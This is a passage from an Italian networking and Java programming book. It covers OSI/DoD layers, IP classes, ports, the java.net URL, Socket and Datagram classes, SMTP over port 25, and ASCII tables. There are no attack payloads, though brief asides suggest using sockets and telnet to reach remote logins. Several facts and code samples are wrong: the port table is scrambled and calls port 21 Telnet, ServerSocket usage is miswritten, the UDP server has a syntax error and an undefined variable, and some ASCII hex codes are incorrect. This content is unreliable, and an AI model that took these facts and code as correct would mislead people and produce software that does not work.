sotto rete) ha almeno un router che gli permette di dialogare con altre sotto reti. STRATO DI COLLEGAMENTO DATI (OSI) A questo livello vengono definite le regole per la trasmissione e la ricezione delle informazioni. Il fine di questo strato e’ quello di garantire che i messaggi vengano consegnati al dispositivo giusto e di tradurre i dati in bits in modo tale da poterli far trasferire dal livello fisico. Possiamo concepire questo strato come la porta tra il mondo hardware e software. Tra i protocolli più comuni che utilizzano questo strato ritroviamo HDLC, reti geografiche ATM, Microsoft NDIS ecc. STRATO FISICO (OSI) Le uniche due funzioni a questo livello sono quelle di trasmettere e ricevere bit tramite differenti tipi di infrastrutture e di dispositivi di trasmissione. Riassumendo potremmo fare una panoramica su tutte le operazioni che vengono fatte a ciascun livello sul pacchetto originale dei dati
  • 452.
    • STRATO APPLICAZIONEAggiunta indirizzo del nodo • STRATO PRESENTAZIONE Aggiunta informazioni codice • STRATO SESSIONE Aggiunta informazioni di comunicazione • STRATO DI TRASPORTO Aggiunta intestazione e checksum • STRATO DI RETE Aggiunta informazioni quantita’ e sequenza pacchetti • STRATO DI LINK Aggiunta checksum finale • STRATO FISICO Invio dati some sequenza di bit Ad ogni strato sono definite delle serie di funzioni specifiche con le quali l’ applicativo interagisce nell’ istante in cui ha bisogno di inviare delle informazioni ad un altro sistema della rete. La richiesta e le informazioni vengono impacchettate e inviate allo strato successivo il quale aggiunge al pacchetto le informazioni relative alle funzioni gestite a quel livello. Vediamo ora i quattro starti del modello DoD STRATO PROCESSO/APPLICAZIONE (DoD) Questo strato corrisponde ai primi tre del modello OSI. Gran parte del lavoro di trasmissione viene svolto a questo livello per cui vengono coinvolti un gran numero di protocolli. Tra i nomi piu’ comuni dei protocolli ritroviamo TELNET, FTP, SMTP, NFS, X WINDOW ecc. Telnet ad esempio e’ in pratica un emulazione di terminale. Tramite Telnet un client puo’ accedere ad un'altra macchina su cui e’ in esecuzione un server Telnet e lavorare come se fosse un terminale collegato direttamente. FTP (File Transfer Protocol) e’ essenzialmente un protocollo di trasferimento files. Questo protocollo puo’ essere utilizzato da un altro software per il trasferimento di softwares oppure può fungere come programma indipendente e quindi eseguire la navigazione nelle directories del sistema a cui si e’ connessi, gestire il trasferimento files ecc. Vedremo successivamente le funzioni implementate nella libreria sun.net.ftp presente in Java. Ne programma di esempio utilizzeremo anche le classi di sun.net.smtp che sono quelle che gestiscono il protocollo che si interessa della gestione della posta elettronica (SMTP). STRATO HOST TO HOST (DoD) Le funzioni di questo livello sono paragonabili a quelle dello strato di trasporto del modello OSI. A questo livello vengono gestiti il controllo di integrita’ e della sequenza dei pacchetti trasmessi. Infatti e’ proprio a questo strato che incontriamo i protocolli TCP e UDP. Il protocollo viene caricato come si trattasse di un driver software. PROTOCOLLO TCP Il protocollo TCP (Transmission Control Protocol) suddivide in segmenti i blocchi di informazioni generati
  • 453.
    da un software,li numera, li ordina in modo da permettere il riassemblaggio degli stessi una volta giunti a destinazione. La trasmissione di questi segmenti e’ subordinata alla ricezione di segnali di conferma atti a segnalare la corretta ricezione degli stessi. TCP e’ definito come protocollo orientato alla connessione in quanto prima di inviare i dati contatta il destinatario per stabilire la connessione creando un circuito virtuale. La trasmissione dei dati avviene, sommariamente, come avevamo visto precedentemente ovvero particolari algoritmi si interessano di verificare la correttezza dei pacchetti di dati per cui prima di eseguire un successivo invio il protocollo richiede conferma al destinatario. La comunicazione avviene in full duplex. PROTOCOLLO UDP Esistono alcune classi in Java che necessitano della conoscenza di un altro protocollo Il protocollo UDP (User Datagram Protocol) e’ un protocollo piu’ “leggero” che viene utilizzato in alternativa a TCP. UDP invia in modo indipendente dei pacchetti di dati, chiamati datagrammi, da un applicazione ad un'altra senza garantirne l’arrivo. In questo caso l’ordine di invio non e’ importante in quanto ogni messaggio e’ indipendente uno dall’altro. Esistono delle applicazioni in cui il ricevimento dei pacchetti non e’ importante. Prendete ad esempio un sistema che invia in continuazioni informazioni sulla temperatura rilevata in una certa città. Se un sistema che desidera ricevere tali informazioni si perde un pacchetto non e’ una cosa cosi critica in quanto potra’ attendere un altro invio. Mentre TCP e’ basato sulla connessione UDP ne e’ indipendente ed e’ facile comprenderlo da quanto detto. STRATO INTERNET Questo strato corrisponde a quello di rete del modello OSI. In questo livello vengono gestiti gli indirizzi IP degli host. Una panoramica sui metodi di indirizzamento e di instradamento verranno visti tra breve. Tra i protocolli di questo strato ritroviamo IP (Internet Protocol), ARP (Address Resolution Protocol), RARP (Reverse Address Resolution Protocol) ecc. STRATO DI ACCESSO ALLA RETE Anche a questo livello del modello DoD avviene una gestione simile a quella del livello fisico del OSI. In pratica i pacchetti vengono tramutati in sequenze di bits. In questo strato viene anche fornita una supervisione sugli indirizzi hardware. Le seguenti sono alcune delle tecnologie utilizzate per implementare questo strato : X25, PPP, EIA INTRODUZIONE ALLA PROGRAMMAZIONE DI RETE Fino ad ora abbiamo visto alcuni concetti legati alla strutturazione di una rete sia dal punto di vista logico che da quello fisico. Si e’ parlato di segmenti di rete o sotto reti. Internet possiamo quindi definirla come una rete di reti sulla quale esistono sistemi host che possiedono almeno un indirizzo che lo identifica in modo univoco definito da quello che abbiamo visto come IP. Questo numero IP e’ attualmente un numero a 32 bits costituito da due parti, una relativo alla rete ed una relativa all’ host.
  • 454.
    La prima partedell’ IP, infatti, definisce la rete sulla quale risiede l’ host. Ogni macchina appartenente ad una rete condivide con le altre macchine la prima parte dell’ indirizzo IP. Esiste un organo competente, il NIC (Network Information Center), il quale assegna a un’ azienda un blocco di indirizzi IP. Per ottenere un numero di identificazione relativo alla propria rete bisogna contattare il NIC a hostmaster@internic.net . Come abbiamo gia’ detto un indirizzo IP e’ costituito da un numero a 32 bits il quale sarebbe molto complesso da tenere presente se espresso nella sua notazione binaria originale. Immaginatevi un indirizzo del tipo : 0110 0110101101000110 011010110100. Per semplificare la rappresentazione dell’ indirizzo e’ stata introdotta una rappresentazione a quaterne nella quale un indirizzo IP viene rappresentato nella forma x.y.z.j nella quale ogni lettera e’ rappresentata da un numero compreso tra 0 e 255. Per esempio un indirizzo di un sistema host potrebbe essere 198.102.96.12. Ciascun numero rappresenta un quartetto ovvero 8 bits di un indirizzo Internet. Nell ‘esempio precedente i primi due numeri potrebbero essere l’ indirizzo della rete mentre gli altri due l’ indirizzo della macchina su questa. Come dicevamo prima il NIC assegna gli indirizzi IP. In base alla grandezza della societa’ gli viene assegnata una rete di classe differente. In base al numero dei segmenti che costituiscono la rete ed al numero dei nodi esistono tre classi di reti e precisamente : CLASSE FORMATO NUM. MAX RETI NUM. MAX NODI CLASSE A Rete.Nodo.Nodo.Nodo 127 16.777.216 CLASSE B Rete.Rete.Nodo.Nodo 16.384 65.534 CLASSE C Rete.Rete.Rete.Nodo 2.097.152 254 Nel caso di una rete di classe A i primi otto bits, quelli assegnati, corrispondenti al numero del segmento di rete possono assumere valori compresi tra 0 e 126 (vedremo che gli altri vengono utilizzati per motivi particolari) per cui e’ possibile implementare 127 reti di classe A. Le societa’ con reti appartenenti a questa classe sono IBM, HP, APPLE ecc. (considerate che ce ne sono solo 127 indirizzi di classe A). Microsoft sono invece esempi di indirizzi di reti di classe B. Gli indirizzi di classe C possiedono invece le prime tre quartine assegnate dal NIC. Di fatto esiste anche una classe D i cui indirizzi sono utilizzati per il multicast. Nel JDK 1.1 la Sun ha inserito la classe Multicast nel package java.net.Multicast facendola discendere dalla classe Datagram. Un indirizzo multicast e’ un intervallo compreso tra 224.0.0.0 e 239.255.255.255. La trasmissione multicast si basa sull’ identificazione di tutti i router di una rete ed e’ finalizzata ad inviare i dati verso piu’ destinazioni. In pratica in Java e’ possibile utilizzare la classe che gestisce il multicast solo su di una rete locale. Esistono alcuni indirizzi che possiedono scopi particolari come ad esempio : 127.0.0.1 Funzione di circuito chiuso in cui ogni messaggio viene rispedito al mittente. x.y.z.255 Valore di broadcast che viene utilizzato per inviare un pacchetto a tutti i sistemi di una sotto rete. x.y.z.1 E’ l’ indirizzo del router di una sotto rete. Tutto questo visto fino ad ora e’ quanto riguarda la strutturazione di una rete.
  • 455.
    Esistono alcuni concettiche invece riguardano l’ utente (client) che accede ad un host per navigare sulla rete. Infatti il termine Socket esprime un terminale di comunicazione ovvero uno dei due estremi di una connessione. A questo riguardo bisogna ancora dare un occhiata al concetto di porta. Normalmente un computer dispone di un solo accesso fisico sulla rete. Tutti i dati destinati ad un sistema arrivano mediante questa connessione. In ogni caso i dati potrebbero essere destinati a diverse applicazioni in esecuzione sul sistema. Come puo’ il computer capire a quale applicazione e’ destinato il pacchetto di dati ricevuto. Semplice. Tramite il concetto di porta ! I dati trasmessi su Internet sono identificati, come abbiamo gia’ visto, dall’ indirizzo a 32 bits che identifica il sistema destinatario e dal numero di porta. Il numero di porta e’ costituito da un numero a 16 bits che i protocolli TCP e UDP utilizzano per identificare l’ applicazione alla quale sono destinati i dati inviati. In una connessione il protocollo crea un Socket collegato ad un numero specifico di porta. Alcuni numeri di porta hanno degli scopi predefiniti come ad esempio : Porta Servizio 7 Echo 13 Daytime Ftp 21 Telnet Smtp 79 Finger 80 Http 110 Pop3 Ad esempio se si creasse un Socket utilizzando la porta 25 e si inviassero dei dati tramite uno stream creato su questo socket questi verrebbero utilizzati dal demone per l’ invio della posta. Infatti andando ad analizzare i sorgenti della classe sun.net.smtp, come vedremo successivamente, ci accorgeremmo che la gestione dell’ invio della mail viene appunto gestita in questo modo. Un po’ del tipo : Socket sock = new Socket(“www.bernardotti.al.it”, 25); PrintStream outStream = new PrintStream(sock.getOutputStream()); In java.net ritroviamo un insieme di classi utilizzate dal TCP come ad esempio la classe URL, la classe URLConnection, la classe Socket e la classe ServerSocket. Altre classi come ad esempio la classe DatagramPacket, la classe DatagramSocket e quella MulticastSocket sono utilizzate dal protocollo UDP. L’utilizzo dei socket permette di creare software legati ai processi di rete per creare sistemi automatizzati per cercare di accedere a sistemi remoti.
  • 456.
    Nella tabella precedentepotete vedere che la creazione di un socket agganciato alla porta 21 permette di utilizzare lo stream abbinato a questa per funzioni Telnet. Grazie a telnet potete accedere alle varie login dei sistemi per cui … chi più ne ha più ne metta ! LA CLASSE URL Una delle classi fondamentali, che abbiamo visto nel modulo precedente, e’ la classe URL. La classe URL rappresenta un puntatore ad una risorsa presente su un WEB la quale viene reperita utilizzando l’ Uniform Resource Locator. Una risorsa potrebbe essere un normalissimo file o directory od un oggetto piu’ complesso come ad esempio un interrogazione su un database. Un URL normalmente viene suddiviso in due parti HTTP:// www.bernardotti.al.it Protocollo Risorsa La prima parte specifica il protocollo mentre la seconda la risorsa. Esistono diversi costruttori mediante i quali e’ possibile creare una risorsa URL. Il piu’ semplice e’ il seguente : URL sunSoft = new URL(“http://www.javasoft.com/”); Esistono altri costruttori che permettono di specificare le risorse in modo differente, utilizzando anche il numero di porta se necessario. Ad esempio : URL sunSoft = new URL(“http”, “www.javasoft.com”, “/index.html”); e’ equivalente a URL sunSoft = new URL(“http://www.javasoft.com/index.html”); Ogni costruttore URL puo’ generare un eccezione legata al protocollo errato o alla risorsa sconosciuta. L’ eccezione puo’ essere intercettata con il seguente costrutto : try { URL sunSoft = new URL(“http://www.javasoft.com/”); } catch(MalformedURLException e) { … handler all’ eccezione …} La classe URL contiene inoltre diversi metodi destinati a ricevere informazioni legate alla URL stessa. Fate attenzione che non e’ detto che tutte le informazioni debbano essere presenti. Vediamo i seguenti metodi : getProtocol() Ritorna il protocollo getHost() Ritorna il nome dell’ host getPort() Ritorna il numero della porta o –1 se non e’ stata specificata durante la creazione getFile() Ritorna il nome del file
  • 457.
    Alcune volte dopoche e’ stata creata un URL e’ possibile utilizzare il metodo openConnection() per creare un collegamento tra il programma Java e l’ URL stesso. Per esempio e’ possibile creare una connessione con un sito, Altavista ad esempio, mediante il codice : try { URL urlTmp = new URL("http://www.altavista.digital.com/"); URLConnection urlCon = urlTmp.openConnection(); } catch (MalformedURLException e) {} catch (IOException e) {} Se la connessione ha avuto successo questa potra’ essere utilizzata per funzioni di lettura e di scrittura. Molte funzioni legate al reperimento di immagini, suoni, files ecc. necessitano dell’ URL. Ad esempio : public Image getImage(URL url) public Image getImage(URL url, String name) I seguenti metodi mostrano alcuni esempi pratici. Image image1 = getImage(getCodeBase(), "imageFile.gif"); Image image2 = getImage(getDocumentBase(), "anImageFile.jpeg"); Image image3 = getImage(new URL("http://java.sun.com/graphics/people.gif")); Esistono due metodi della classe Applet, utilizzati moltissime volte, che permettono di ricavare, in ordine : 1. L’ URL della pagina che chiama l’ applet 2. L’ URL dell’ applet Le funzioni sono in ordine : Applet.getDocumentBase() Applet.getCodeBase() Come abbiamo appena visto i due metodi sono stati utilizzati nel punto in cui era necessario fornire come argomenti l’URL dell’ host da cui era stato caricato l’ applet. LA CLASSE URLConnection Questa classe contiene molti metodi utili quando si lavora con URL HTTP. Fate attenzione che si tratta di una classe astratta e quindi non puo’ essere istanziata direttamente. Invece di utilizzare un costruttore vedremo come puo’ essere utilizzato il metodo openConnection() della classe URL La seguente funzione mostra come eseguire la lettura sfruttando la classe URLConnection. Esempio : import java.net.*; import java.io.*; public class URLConnReadr { public static void main(String[] args) throws Exception { URL tmpUrl = new URL("http://www.altavista.digital.com/"); URLConnection URLConn = tmpUrl.openConnection();
  • 458.
    BufferedReader in =new BufferedReader( new InputStreamReader(URLConn.getInputStream())); String inputLine; while ((inputLine = in.readLine()) != null) System.out.println(inputLine); in.close(); } } Nella classe URLConnection esistono un grosso numero di metodi e variabili. Due di queste variabili e due metodi che settano queste variabili sono degni di nota in quanto permettono di eseguire funzioni di input e di output sulla connessione creata. In pratica le variabili sono : doOutput doInput A seconda del valore che viene settato (true/false) si indica che l’ applet vuole eseguire, in ordine, dell’ output e dell’ input sulla URLConnection. Queste variabili possono essere settate dai metodi : void setDoOutput(boolean) void setDoInput(boolean) Altri due metodi, uno visto nel codice in alto, permettono di ricavare rispettivamente un stream di output ed uno di input dall’ URLConnection. I due metodi sono : OutputStream getOutputStream() InputStream getInputStream() LA CLASSE InetAddress Esistono alcune classi che spesso risultano essere utili come ad esempio la InetAddress la quale permette di creare e registrare degli indirizzi utilizzati da altre classi. Quest’ ultima classe di fatto non possiede costruttori pubblici ma in compenso dispone di diversi metodi statici che possono essere utilizzati per creare delle istanze della classe. Tutti i metodi sono statici e devono essere utilizzati nel seguente modo. InetAddress addr = InetAddress.getByName(“www.javasoft.com”); InetAddress addr = InetAddress.getLocalHost(); InetAddress addr[] = InetAddress.getAllByName(“www.javasoft.com”); Le precedenti funzioni generano un UnknownHostException se il sistema non e’ collegato a un DNS. Per DNS si intende Domain Name Server. In altre parole il TCP/IP permette di far riferimento agli host di una rete mediante appositi nomi invece di usare l’ indirizzo IP. In pratica il DNS e’ il metodo che ci permette di riferirci ad un sistema quello che normalmente costituito dal nomeHost.nomeDominio (i vari www.javasoft.com, www.bernardotti.al.it ecc.) Inoltre la classe InetAddress include numerose variabili e funzioni per memorizzare indirizzi host Internet. public String hostName Questa variabile contiene il nome dell’ host nella forma www.xx.yy
  • 459.
    public int addressL’ indirizzo numerico dell’ host (x.y.z.j) public String localHostName Contiene il nome dell’ host locale ovvero quello del computer su cui viene eseguita l’ applicazione. Dopo questa panoramica sulla classe URL utilizzata nella prima parte del programma vediamo una seconda parte ovvero quella che si interessa dell’ invio di messaggi all’ host. La classe e’ suddivisa in due parti. La prima crea la maschera video in cui viene richiesto di inserire l’ email del mittente e il testo del messaggio. Il server mail utilizzato per l’ invio viene specificato nei parametri della pagina HTML mediante la voce <param name=”mailhost” value=”www.bernardotti.al.it”> La seconda parte e’ quella invece che si interessa della creazione del messaggio e del suo invio. Come abbiamo gia’ detto esiste una porta specifica, la 25 , che permette di comunicare con il demone mail presente sul server. Questo non significa che, dopo aver aperto un Socket su quella porta, tutto cio’ che verra’ scritto verra’ inviato come mail. I dati scritti su tale socket dovranno essere formattati in un determinato modo per essere considerati un messaggio valido e quindi per essere smistato. Le informazioni dovrebbero avere la seguente formattazione : HELO host mittente MAIL FROM: mittente RCPT TO: ricevente DATA Messaggio (qualsiasi numero linee) . QUIT Esiste una classe in sun.net.smtp che permette la gestione del messaggio. Nel nostro modulo riscriveremo completamente la parte che si interessa della creazione e dell’ invio del messaggio in modo tale da vedere in funzione alcune classi legate alla gestione della rete. LA CLASSE Socket Nella parte che si interessava dell’ invio del messaggio c’era la seguente parte di codice : sock = new Socket( hostid, port ); reply = new DataInputStream( sock.getInputStream() ); send = new PrintStream( sock.getOutputStream() ); Un socket puo’ essere considerato come il punto di connessione a due vie esistente tra due programmi che girano in rete. In altre parole un socket e’ la rappresentazione in Java di una connessione TCP. In pratica quando si vuole eseguire un collegamento ad un sistema in rete si conosce l’ indirizzo di questo. Mediante il numero di porta e’ possibile richiedere la connessione ad un software specifico che gira su questa macchina. Nel nostro caso abbiamo utilizzato il socket aperto utilizzando il nome del server mail e la porta 25 (quella del demone mail) per aprire uno stream di output sul quale scrivere i dati relativi al messaggio da inviare.
  • 460.
    Come e’ possibilevedere anche dalle due righe di codice appena riportate la fase di scrittura si suddivide in due fasi : 1 apertura del socket sul host + numero di porta 2 apertura in scrittura di uno stream Come avrete visto gli stream aperti sono di fatto due. Uno per scriverci i dati del messaggio e l’ altro per leggere le repliche del demone mail. E’ possibile utilizzare la classe socket per la creazione di software client/server. Supponiamo che sul server giri un programma relativo ad un gioco che apre un socket su una fatidica porta 2222. Qualsiasi client potra’ comunicare con tele software aprendo anch’esso un socket utilizzando il nome dell’ host e il numero di porta 2222. Il software sul sever www.aquilotto.com avra’ la forma : Socket sock = new Socket(2222); Sul client invece si avra’ : Socket sock = new Socket(“www.aquilotto.com”, 2222); Chiaramente questo e’ il concetto di base in quanto nel caso di una gestione reale multiutente si dovrebbe eseguire un implementazione tramite thread. LA CLASSE ServerSocket Questa classe rappresenta un connessione TCP in attesa di ricezione. Non appena viene ricevuta una richiesta di connessione la classe ServerSocket restituisce un oggetto Socket. Ad esempio : ServerSocket servSock = new ServerSocket(5555); definisce un server che monitorizza la porta 5555. Socket incoming = servSock.accept(); chiede di attendere fino a che un client non si connettera’ alla porta 5555. A quel punto il metodo accept ritornera’ restituendo un socket che potra’ essere utilizzato per la comunicazione con il client. Vediamo ora un’ altra parte del codice che risultera’ interessante per il fatto che mostra l’ utilizzo di risorse URL relative ai maggiori motori di ricerca. Normalmente per fare ricerche e’ necessario connettersi ad un determinato motore di ricerca. La seguente parte di codice mostra una maschera in cui viene richiesto di inserire i dati da ricercare e il motore su cui eseguire la ricerca. Una delle migliorie apportate nella versione 1.1 del JDK e’ che la classe ServerSocket e la classeSocket non sono piu’ definite come final percui possono essere estese. Il seguente esempio mostra una possibilita’ fornita con la versione 1.1. class SSLServerSocket extends ServerSocket { ... public Socket accept () throws IOException {
  • 461.
    SSLSocket s =new SSLSocket (certChain, privateKey); // create an unconnected client SSLSocket, that we'll // return from accept implAccept (s); s.handshake (); return s; } ... } class SSLSocket extends java.net.Socket { ... public SSLSocket(CertChain c, PrivateKey k) { super(); ... } ... } GESTIONE ECCEZIONI Nelle argomentazioni viste precedentemente abbiamo utilizzato l’ intercettazione delle eccezioni che potevano essere generate dall’ utilizzo delle varie classi. Vediamo ora di approfondire il discorso in quanto l’ argomento ricopre un ruolo molto importante. Avevamo accennato, parlando delle URL, ad un eccezione che veniva generato nel caso in cui si verificava l’ impossibilita’ di accedere, per problemi di errata definizione del formato, ad una risorsa. L’ eccezione in questione era la MalformedURLException. Nei package in cui sono presenti le classi viste sono definite altre eccezioni che ci risultano utili per l’ identificazione degli inconvenienti legati all’ uso di questi packages. Vediamone un elenco con a fianco i significati : ECCEZIONE CAUSA BindException Dovuto all’ impossibilita’ (porta gia’ in uso) di collegare il socket ConnectException Rifiuto della connessione da parte del socket remoto MalformedURLException Interpretazione errata del URL NoRouteToHostException Blocco da parte di un firewall. Impossibilita’ di raggiungere l’ host. ProtocolException Errore nel protocollo del socket SocketException Eccezione del socket UnknownHostException Errore di risoluzione del nome host. UnknownServiceException La connessione non supporta il servizio Nel package sun.net invece ritroviamo le seguenti eccezioni ECCEZIONE CAUSA TelNetProtocolException Errore del protocollo telnet SmtpProtocolException Errore nel protocollo smtp FtpLoginException Errore accedendo al server FTP FtpProtocolException Errore del protocollo FTP NntpProtocolException Errore del protocollo Nntp
  • 462.
    Inizialmente, quando parlavamodella struttura della rete, avevamo visto la definizione del protocollo UDP e avevamo anche detto che esisteva una serie di classi che erano apposite per tale protocollo. Si trattava delle classi per i datagrammi. LA CLASSE DATAGRAMMA Inizialmente avevamo detto che i datagrammi vengono utilizzati per inviare in modo indipendente dei pacchetti di dati da un applicazione ad un'altra senza garantirne l’ arrivo. I pacchetti di dati inviati tramite datagrammi in genere sono indipendenti. Per fare un esempio pratico vediamo due moduli, uno per il server e uno per il client, che permettono di inviare le informazioni degli utenti collegati ad un sistema Unix. Supponiamo che esista un programma che a tempi regolari esegua un who (istruzione Unix per vedere l’ elenco degli utenti collegati al sistema) e che scriva i dati in un file denominato users.txt. Il programma server dovra’ attendere una richiesta di invio di un datagramma da parte di un software client e dovra’ inviare il contenuto del file. import java.io.*; import java.net.*; import java.util.*; public class whoClient { public static void main(String[] args) throws IOException { if (args.length != 1) { System.out.println("Usage: java whoClient <hostname>"); return; } // Crea il datagramma DatagramSocket socket = new DatagramSocket(); byte[] buffer = new byte[512]; InetAddress address = InetAddress.getByName(args[0]); // Invia la richiesta DatagramPacket packet = new DatagramPacket(buffer, buffer.length, address, 5225); socket.send(packet); // Prende la risposta packet = new DatagramPacket(buffer, buffer.length); socket.receive(packet); // Lo visualizza i dati ricevuti String received = new String(packet.getData(), 0); System.out.println("User(s) connected: " + received); socket.close(); } } Vediamo ora il software del server. import java.io.*; import java.net.*; import java.util.*; public class whoServerThread extends Thread { protected DatagramSocket socket = null; protected BufferedReader in = null; protected boolean flag = true;
  • 463.
    public whoServerThread() throwsIOException { this("WhoServerThread"); } public whoServerThread(String name) throws IOException { super(name); socket = new DatagramSocket(5225); try { in = new BufferedReader(new FileReader("users.txt")); } catch (FileNotFoundException e) { System.err.println("Could not open who file. "); } } public void run() { byte[] buf = new byte[256]; String returnValue; while (returnValue = in.readLine()) != null) { try { // Riceve la richiesta DatagramPacket packet = new DatagramPacket(buf, buf.length); socket.receive(packet); buff = returnValue.getBytes(); // send the response to the client at "address" and "port" InetAddress address = packet.getAddress(); int port = packet.getPort(); packet = new DatagramPacket(buf, buf.length, address, port); socket.send(packet); } catch (IOException e) { e.printStackTrace(); } } socket.close(); in.close(); } } Con la versione 1.2 del JDK i packages legati alla gestione della rete sono ulteriormente aumentati facendo diventare il numero dei metodi a disposizione una cosa enorme. Veramente un infinita’ di metodi sufficenti a perdersi dentro. A peggiorare la situazione ci sono anche le classi create da programmatori e software house che invadono il mercato sia shareware che commerciale. Sun esce con la versione 1.2 ed aggiunge le classi Swing e JFC … Microsoft arriva con la sua 3.0 e inserisce AFC. Ogni botta sono centinaia di metodi che si aggiungono a quelli gia’ esistenti. Senza contare che quello che oggi e’ recentissimo domani e’ sorpassatissimo. Con Java e’ proprio il caso di dire : “… chi vivra’ vedra’ !”
  • 464.
    TABELLE UTILI TBELLA CODICIASCII Dec Hex Char Code 0 00 € NUL 1 01 € SOH 2 02 € STX 3 03 € ETX 4 04 € EOT 5 05 € ENQ 6 06 € ACK 7 07 € BEL 8 08 € BS 9 09 € HT 10 0A € LF 11 0B € VT 12 0C € FF 13 0D € CR 14 0E € SO 15 0F € SI 16 10 € SLE 17 11 € CS1 18 12 € DC2 19 13 € DC3 20 14 € DC4 21 15 € NAK 22 16 € SYN 23 17 € ETB 24 18 € CAN 25 19 € EM 26 1A € SIB 27 1B € ESC 28 1C € FS 29 1D € GS 30 1E € RS 31 1F € US 32 20 (space) 33 21 ! 34 22 " 35 23 # 36 24 $ 37 25 % 38 26 & 39 27 ' 40 28 ( 41 29 ) 42 2A * 43 2B + 44 2C , 45 2D - 46 2E . 47 2F / 48 30 0 49 31 1 50 32 2 51 33 3 52 34 4 53 35 5 54 36 6 55 37 7 56 38 8 57 39 9 58 3A : 59 3B ; 60 3C < 61 3D = 62 3E > 63 3F ? 64 40 @ 65 41 A 66 42 B 67 43 C 68 44 D 69 45 E 70 46 F 71 47 G 72 48 H 73 49 I 74 4A J 75 4B K 76 4C L 77 4D M 78 4E N 79 4F O 80 50 P 81 51 Q 82 52 R 83 53 S 84 54 T 85 55 U 86 56 V 87 57 W 88 58 X 89 59 Y 90 5A Z 91 5B [ 92 5C 93 5D ] 94 5E ^ 95 5F _ 96 60 ` 97 61 a 98 62 b 99 63 c 100 64 d 101 65 e 102 66 f 103 67 g 104 68 h 105 69 i 106 6A j 107 6B k 108 6C l 109 6D m 110 6E n 111 6F o 112 70 p 113 72 q 114 72 r 115 73 s 116 74 t 117 75 u 118 76 v 119 77 w 120 78 x 121 79 y 122 7A z 123 7B { 124 7C | 125 7D } 126 7E ~ 127 7F  128 80 € 129 81  130* 82 ‚ 131* 83 ƒ 132* 84 „ 133* 85 … 134* 86 † 135* 87 ‡ 136* 88 ˆ 137* 89 ‰ 138* 8A Š 139* 8B ‹ 140* 8C Œ 141 8D  142 8E Ž 143 8F  144 90  145 91 ‘ 146 92 ’ 147* 93 “ 148* 94 ” 149* 95 • 150* 96 – 151* 97 — 152* 98 ˜ 153* 99 ™ 154* 9A š 155* 9B › 156* 9C œ 157 9D  158 9E ž 159* 9F Ÿ 160 A0 161 A1 ¡ 162 A2 ¢ 163 A3 £ 164 A4 ¤ 165 A5 ¥
  • 465.
    166 A6 ¦ 167A7 § 168 A8 ¨ 169 A9 © 170 AA ª 171 AB « 172 AC ¬ 173 AD 174 AE ® 175 AF ¯ 176 B0 ° 177 B1 ± 178 B2 ² 179 B3 ³ 180 B4 ´ 181 B5 µ 182 B6 ¶ 183 B7 · 184 B8 ¸ 185 B9 ¹ 186 BA º 187 BB » 188 BC ¼ 189 BD ½ 190 BE ¾ 191 BF ¿ 192 C0 À 193 C1 Á 194 C2 Â 195 C3 Ã 196 C4 Ä 197 C5 Å 198 C6 Æ 199 C7 Ç 200 C8 È 201 C9 É 202 CA Ê 203 CB Ë 204 CC Ì 205 CD Í 206 CE Î 207 CF Ï 208 D0 Ð 209 D1 Ñ 210 D2 Ò 211 D3 Ó 212 D4 Ô 213 D5 Õ 214 D6 Ö 215 D7 × 216 D8 Ø 217 D9 Ù 218 DA Ú 219 DB Û 220 DC Ü 221 DD Ý 222 DE Þ 223 DF ß 224 E0 à 225 E1 á 226 E2 â 227 E3 ã 228 E4 ä 229 E5 å 230 E6 æ 231 E7 ç 232 E8 è 233 E9 é 234 EA ê 235 EB ë 236 EC ì 237 ED í 238 EE î 239 EF ï 240 F0 ð 241 F1 ñ 242 F2 ò 243 F3 ó 244 F4 ô 245 F5 õ 246 F6 ö 247 F7 ÷ 248 F8 ø 249 F9 ù 250 FA ú 251 FB û 252 FC ü 253 FD ý 254 FE þ 255 FF ÿ TABELLA CODICI DOS Dec Hex Char Code 0 00 € NUL 1 01 € SOH 2 02 € STX 3 03 € ETX 4 04 € EOT 5 05 € ENQ 6 06 € ACK 7 07 € BEL 8 08 € BS 9 09 € HT 10 0A € LF 11 0B € VT 12 0C € FF 13 0D € CR
  • 466.
    14 0E €SO 15 0F € SI 16 10 € SLE 17 11 € CS1 18 12 € DC2 19 13 € DC3 20 14 € DC4 21 15 € NAK 22 16 € SYN 23 17 € ETB 24 18 € CAN 25 19 € EM 26 1A € SIB 27 1B € ESC 28 1C € FS 29 1D € GS 30 1E € RS 31 1F € US 32 20 (space) 33 21 ! 34 22 " 35 23 # 36 24 $ 37 25 % 38 26 & 39 27 ' 40 28 ( 41 29 ) 42 2A * 43 2B + 44 2C , 45 2D - 46 2E . 47 2F / 48 30 0 49 31 1 50 32 2 51 33 3 52 34 4 53 35 5 54 36 6 55 37 7 56 38 8 57 39 9 58 3A : 59 3B ; 60 3C < 61 3D = 62 3E > 63 3F ? 64 40 @ 65 41 A 66 42 B 67 43 C 68 44 D 69 45 E 70 46 F 71 47 G 72 48 H 73 49 I 74 4A J 75 4B K 76 4C L 77 4D M 78 4E N 79 4F O 80 50 P 81 51 Q 82 52 R 83 53 S 84 54 T 85 55 U 86 56 V 87 57 W 88 58 X 89 59 Y 90 5A Z 91 5B [ 92 5C 93 5D ] 94 5E ^ 95 5F _ 96 60 ` 97 61 a 98 62 b 99 63 c 100 64 d 101 65 e 102 66 f 103 67 g 104 68 h 105 69 i 106 6A j 107 6B k 108 6C l 109 6D m 110 6E n 111 6F o 112 70 p 113 72 q 114 72 r 115 73 s 116 74 t 117 75 u 118 76 v 119 77 w 120 78 x 121 79 y 122 7A z 123 7B { 124 7C | 125 7D } 126 7E ~ 127 7F  128 80 Ç 129 81 ü 130 82 é 131 83 â 132 84 ä 133 85 à 134 86 å 135 87 ç 136 88 ê 137 89 ë 138 8A è 139 8B ï 140 8C î 141 8D ì 142 8E Ä 143 8F Å 144 90 É 145 91 œ 146 92 Æ 147 93 ô 148 94 ö 149 95 ò 150 96 û 151 97 ù 152 98 ÿ 153 99 Ö 154 9A Ü 155 9B ¢ 156 9C £ 157 9D ¥ 158 9E 159 9F ƒ 160 A0 á 161 A1 í 162 A2 ó 163 A3 ú 164 A4 ñ 165 A5 Ñ 166 A6 ª 167 A7 º 168 A8 ¿ 169 A9 ¬ 170 AA ½ 171 AB ¼ 172 AC ¡ 173 AD « 174 AE » 175 AF 176 B0 177 B1 178 B2 179 B3 180 B4 181 B5 182 B6 183 B7 184 B8 185 B9 186 BA 187 BB 188 BC 189 BD 190 BE 191 BF 192 C0 193 C1 194 C2
  • 467.
